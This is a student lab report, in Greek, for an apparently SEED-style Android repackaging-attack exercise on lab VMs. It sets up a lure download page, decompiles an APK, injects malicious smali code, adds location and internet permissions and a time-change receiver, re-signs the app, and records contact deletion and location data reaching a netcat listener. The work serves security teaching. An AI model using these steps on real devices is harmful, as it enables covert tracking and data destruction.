



ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ

ΕΡΓΑΣΙΑ ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Ονοματεπώνυμο :

Ελευθερία Τζαχρήστου

Αριθμός Μητρώου:

21390219

Ημερομηνία Παράδοσης: 26/5/2024

ΠΕΡΙΕΧΟΜΕΝΑ

- **Δραστηριότητα 1: Λήψη και εγκατάσταση εφαρμογής-στόχου**
- **Δραστηριότητα 2: Αποσυναρμολόγηση της εφαρμογής**
- **Δραστηριότητα 3: Ενσωμάτωση κακόβουλου κώδικα**
- **Δραστηριότητα 4: Επανασυναρμολόγηση της εφαρμογής**
- **Δραστηριότητα 5: Εκτέλεση της επίθεσης**
- **Δραστηριότητα 6: Παρακολούθηση της τοποθεσίας του θύματος**

Δραστηριότητα 1: Λήψη και εγκατάσταση εφαρμογής-στόχου

Περίπτωση 1: Sideloadng

Αρχικά δημιουργούμε μια ιστοσελίδα με όνομα index.html, στην οποία περιέχεται το κατάλληλο link

```
index.html
<!DOCTYPE html>
<html>

<head>
  <title>The Best Android Apps</title>
</head>

<body>
  <h2>
    The Best Android Apps
  </h2>


  <a href="RepackagingLab.apk" download>
    Click Here to download my cool app
  </a>
</body>

</html>
```


Μέσα στον κατάλογο var/www/html φτιάχνουμε ένα νέο directory με όνομα /app στο οποίο μετακινούμε το αρχείο index.html και το αρχείο RepackagingLab.apk. Έπειτα κάνουμε restart τον Apache Server από το terminal

```
seed@VM:~$ sudo service apache2 restart
seed@VM:~$
```


Δοκιμάζουμε εάν ο server λειτουργεί πληκτρολογώντας `http://localhost/apps` browser (μηχάνημα επιτιθέμενου) και μας εμφανίζεται :



Από τη συσκευή του θύματος (android) πηγαίνουμε στη σελίδα `http:// 10.0.2.15/apps` στον browser του κινητού και μας εμφανίζεται:



Κάνουμε κλικ στο link ώστε να ξεκινήσει το κατέβασμα και εφόσον η εγκατάσταση ολοκληρωθεί η εφαρμογή είναι έτοιμη για χρήση.



Περίπτωση 2: Εγκατάσταση με adb


Βρίσκουμε την διεύθυνση IP της μηχανής SEEDAndroid VM

```
127|x86_64:/ $ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a3:e2:96
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea3:e296/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14633 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4185 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19812439 TX bytes:578249

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:2160 TX bytes:2160
```

Εγκαθιστούμε το apk στη συσκευή Android του θύματος (SEEDAndroid) με adb

```
[05/17/24]seed@VM:~/.../dist$ adb connect 10.0.2.5
connected to 10.0.2.5:5555
[05/17/24]seed@VM:~/.../dist$ adb install RepackagingLab.apk
2580 KB/s (1427421 bytes in 0.540s)
Success
```



Δραστηριότητα 2 :Αποσυναρμολόγηση της εφαρμογής

Χρησιμοποιούμε ένα εργαλείο γραμμής εντολών το APKTool

```
[05/16/24]seed@VM:~/Downloads$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[05/16/24]seed@VM:~/Downloads$
```

Δραστηριότητα 3 :Ενσωμάτωση κακόβουλου κώδικα

Αρχικά κατεβάζουμε τον κακόβουλο κώδικα (σε μορφή smali) και τον ενσωματώνουμε στον κατάλογο /smali/com/.Έπειτα ρυθμίζουμε το αρχείο AndroidManifest.xml.

Δραστηριότητα 4 :Επανασυναρμολόγηση της εφαρμογής

Ανακατασκευάζουμε το αρχείο APK

```
[05/16/24]seed@VM:~/Downloads$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

Δημιουργούμε ζεύγους κλειδιών και ψηφιακή υπογραφή του αρχείου APK

```
[05/17/24]seed@VM:~/../dist$ keytool -alias keyl -genkey -v -keystore Downloads.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: SecLab
What is the name of your organizational unit?
[Unknown]: ICE
What is the name of your organization?
[Unknown]: UNIWA
What is the name of your City or Locality?
[Unknown]: Aigaleo
What is the name of your State or Province?
[Unknown]: Attiki
What is the two-letter country code for this unit?
[Unknown]: AT
Is CN=SecLab, OU=ICE, O=UNIWA, L=Aigaleo, ST=Attiki, C=AT correct?
[no]: y

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
for: CN=SecLab, OU=ICE, O=UNIWA, L=Aigaleo, ST=Attiki, C=AT
Enter key password for <keyl>
(RETURN if same as keystore password):
Re-enter new password:
[Storing Downloads.keystore]
```

```
[05/17/24]seed@VM:~/../dist$ jarsigner -keystore Downloads.keystore RepackagingLab.apk keyl -deststoretype pkcs12".
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate th
is jar after the signer certificate's expiration date (2024-08-15) or after any future revocation date.
```

Δραστηριότητα 5 :Εκτέλεση της επίθεσης

Πραγματοποιούμε εγκατάσταση εφαρμογής στη συσκευή Android

```
[05/17/24]seed@VM:~/../dist$ adb connect 10.0.2.5
already connected to 10.0.2.5:5555
[05/17/24]seed@VM:~/../dist$ adb install RepackagingLab.apk
1602 KB/s (1427421 bytes in 0.869s)
Success
```

Παραχωρούμε άδειες στην εφαρμογή και την εκτελούμε μια φορά .




Repackaging attack is a very common type of attacks on Android devices. In such an attack, attackers modify a popular app downloaded from app markets, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets. Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app. Once the modified apps are installed, the malicious code inside can conduct attacks, usually in the background. For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in Android official market and had infected many users. DroidDream Trojan exploits vulnerabilities in Android to gain the root access on the device.

The learning objective of this lab is for students to gain a first-hand experience in Android repackaging attack, so they can better understand this particular risk associated with Android systems, and be more cautious when downloading apps to their devices, especially from those untrusted third-party markets. In this lab, students will be asked to conduct a simple repackaging attack on a selected app, and demonstrate the attack only on our provided Android VM.


STUDENTS SHOULD BE WARNED NOT TO SUBMIT THEIR REPACKAGED APPS TO ANY MARKET, OR THEY WILL FACE LEGAL CONSEQUENCE. NOR SHOULD THEY RUN THE ATTACK ON THEIR OWN ANDROID DEVICES, AS THAT MAY CAUSE REAL DAMAGES.

Προσθέτουμε κάποιες επαφές στην εφαρμογή Contacts.



Από τις ρυθμίσεις της συσκευής αλλάζουμε χειροκίνητα την ώρα.

Επιστρέφουμε στις επαφές και διαπιστώνουμε ότι έχουν διαγραφεί.



Δραστηριότητα 6 :Παρακολούθηση της τοποθεσίας του θύματος

Διαμορφώνουμε το DNS στο Android VM από την εφαρμογή Terminal Emulator

A screenshot of a Terminal Emulator window titled "Window 1". The terminal has a yellow background and shows the following text: "27.0.0.1 localhost" and ":1 ip6-localhost". At the bottom, there is a status bar with the text "10.0.2.15 www.repackagingattacklab.com" and a progress indicator "1/25 4%". The Android navigation bar is visible at the very bottom.

```
Window 1
27.0.0.1 localhost
:1 ip6-localhost

10.0.2.15 www.repackagingattacklab.com
1/25 4%
```

Κατεβάζουμε τα αρχεία smali, τα οποία περιέχουν τον κακόβουλο κώδικα(MaliciousCode.smali, SendData\$1.smali, και SendData.smali). Στην συνέχεια αποσυναρμολογούμε την εφαρμογή-στόχο (με το arktool), και μετακινούμε τα αρχεία smali στο φάκελο smali/com/mobiseed/repackaging.

Έπειτα, θα πρέπει να τροποποιούμε το αρχείο AndroidManifest.xml, διότι ο κακόβουλος κώδικας απαιτεί τρεις άδειες που σχετίζονται με την τοποθεσία και μια για πρόσβαση στο Διαδίκτυο

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
<uses-permission android:name="android.permission.INTERNET"/>
  <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportsRtl="true" android:theme="@style/AppTheme">
    <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMOBISEED" android:theme="@style/AppTheme.NoActionBar">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
      <intent-filter>
        <action android:name="android.intent.action.TIME_SET" />
      </intent-filter>
    </receiver>
  </application>
</manifest>
```

Επανασυναρμολογήσετε την εφαρμογή RepackagingLab, και την υπογράφουμε ψηφιακά .

```
[05/18/24]seed@VM:~/.../Scenario2$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[05/18/24]seed@VM:~/.../Scenario2$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[05/18/24]seed@VM:~/.../Scenario2$ █
```

```
[05/18/24]seed@VM:~/.../dist$ keytool -alias keyl -genkey -v -keystore Downloads.keystore
Enter keystore password:
[1]+  Stopped                  keytool -alias keyl -genkey -v -keystore Downloads.keystore
[05/18/24]seed@VM:~/.../dist$ keytool -alias keyl -genkey -v -keystore Downloads.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  SecLab
What is the name of your organizational unit?
  [Unknown]:  ICE
What is the name of your organization?
  [Unknown]:  UNIWA
What is the name of your City or Locality?
  [Unknown]:  Aigaleo
What is the name of your State or Province?
  [Unknown]:  Attiki
What is the two-letter country code for this unit?
  [Unknown]:  AT
Is CN=SecLab, OU=ICE, O=UNIWA, L=Aigaleo, ST=Attiki, C=AT correct?
  [no]:  y

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
for: CN=SecLab, OU=ICE, O=UNIWA, L=Aigaleo, ST=Attiki, C=AT
Enter key password for <keyl>
  (RETURN if same as keystore password):
Re-enter new password:
[Storing Downloads.keystore]
```

```
[05/18/24]seed@VM:~/.../dist$ jarsigner -keystore Downloads.keystore RepackagingLab.apk keyl
Enter Passphrase for keystore:
jar signed.


Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the si
gner certificate's expiration date (2024-08-16) or after any future revocation date.
```

Πραγματοποιούμε εγκατάσταση της εφαρμογής στο Android VM με χρήση του adb

```
[05/18/24]seed@VM:~/.../dist$ adb connect 10.0.2.5
connected to 10.0.2.5:5555
[05/18/24]seed@VM:~/.../dist$ adb install RepackagingLab.apk
1809 KB/s (1428311 bytes in 0.770s)
Success
[05/18/24]seed@VM:~/.../dist$
```

Ρυθμίζουμε χειροκίνητα την άδεια τοποθεσίας της εφαρμογής-στόχου στο Android VM, ακολουθώντας την παρακάτω διαδρομή: Settings -> Apps -> -> Permissions -> toggle location on.

Εκτελούμε τουλάχιστον μία φορά την εφαρμογή-στόχο (RepackagingLab), ώστε να ενεργοποιηθεί ο BroadcastReceiver.



Repackaging attack is a very common type of attacks on Android devices. In such an attack, attackers modify a popular app downloaded from app markets, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets. Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app. Once the modified apps are installed, the malicious code inside can conduct attacks, usually in the background. For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in Android official market and had infected many users. DroidDream Trojan exploits vulnerabilities in Android to gain the root access on the device.

The learning objective of this lab is for students to gain a first-hand experience in Android repackaging attack, so they can better understand this particular risk associated with Android systems, and be more cautious when downloading apps to their devices, especially from those untrusted third-party markets. In this lab, students will be asked to conduct a simple repackaging attack on a selected app, and demonstrate the attack only on our provided Android VM.

STUDENTS SHOULD BE WARNED NOT TO SUBMIT THEIR REPACKAGED APPS TO ANY MARKET, OR THEY WILL FACE LEGAL CONSEQUENCE. NOR SHOULD THEY RUN THE ATTACK ON THEIR OWN ANDROID DEVICES, AS THAT MAY CAUSE REAL DAMAGES.

Αλλάζουμε την ώρα (χειροκίνητα) στο Android VM, ακολουθώντας τη διαδρομή: Settings -> date and time -> set time

Δοκιμάσαμε τη web εφαρμογή www.repackagingattacklab.com και δεν λειτουργεί, έτσι εκτελούμε τις ενέργειες που ακολουθούν.

Αφού σταματήσουμε τον Apache Server, πραγματοποιούμε έναρξη του listener που παρακολουθεί την εισερχόμενη κίνηση στην TCP port 80 και εκείνος έχει λάβει τις πληροφορίες τοποθεσίας (latitude και longitude):

```
[05/18/24]seed@VM:~$ sudo service apache2 stop
[05/18/24]seed@VM:~$ sudo nc -l 80 -v
Listening on [0.0.0.0] (family 0, port 80)
Connection from [10.0.2.5] port 80 [tcp/http] accepted (family 2, sport 37786)
GET /location.php?lat=40.689622&lng=-74.043514 HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.2; VirtualBox Build/N2G48H)
Host: www.repackagingattacklab.com
Connection: Keep-Alive
Accept-Encoding: gzip
```